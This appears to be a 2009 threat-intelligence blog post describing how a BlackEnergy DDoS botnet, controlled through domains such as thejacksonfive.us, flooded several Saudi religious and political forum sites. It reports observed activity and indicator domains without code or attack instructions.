On November 3 2009, a new binary was downloaded from rapidshare as instructed by butterfly.bigmoney.biz. This file, named blackjackson.exe, was found to be version 1.92 of the BlackEnergy DDoS bot and along with its installation came a new command and control domain, thejacksonfive.us. Both thejacksonfive.us and thejacksonfive.mobi are now also used as web based GUI controls for BlackEnergy.

A good writeup on BlackEnergy can be found in Arbor's BlackEnergy+DDoS+Bot +Analysis.pdf. A third related domain, tamiflux.net, is also used as a web interface for the DDOS malware and is currently the only one blacklisted by Firefox.
On November 4th, thejacksonfive.us issued a command to begin an HTTP GET request flood of three domains and one IP:

al-hora.net
saaid.net
islamlight.net

74.86.18.4 (the IP address for saaid.net)

These Saudi Arabian sites appear to be forums for religious and regional political discussion so the motivation behind the attacks may also be religious or political. Alhora.com has been targeted for "censorship" for quite some time now and has apparently been kept offline since December 2007. Read more at www.rsf.org. Currently, of the sites being targeted, only saaid.net has managed to recover from the attacks.

On November 5, thejacksonfive.us changed orders to alter the attack slightly, using a SYN flood instead of a GET request flood and only targeting islamlight.net andsaaid.net. This alteration was likely made in response to saaid.net's sustained presence online. (They talk about the attack on the home page.) Tamiflux.net is HTTP flooding the same domains. Gaining some insight into the attacks we've discovered that the DDOS botnet has about 5500 members under active control at any given time.

Thank You

Defence Intelligence would like to express its utmost thanks to all individuals, companies and agencies involved either directly or indirectly in the takedown of the Mariposa botnet. You worked tirelessly to rid the Internet of this scourge and your dedicated effort is appreciated. We look forward to working with you again soon.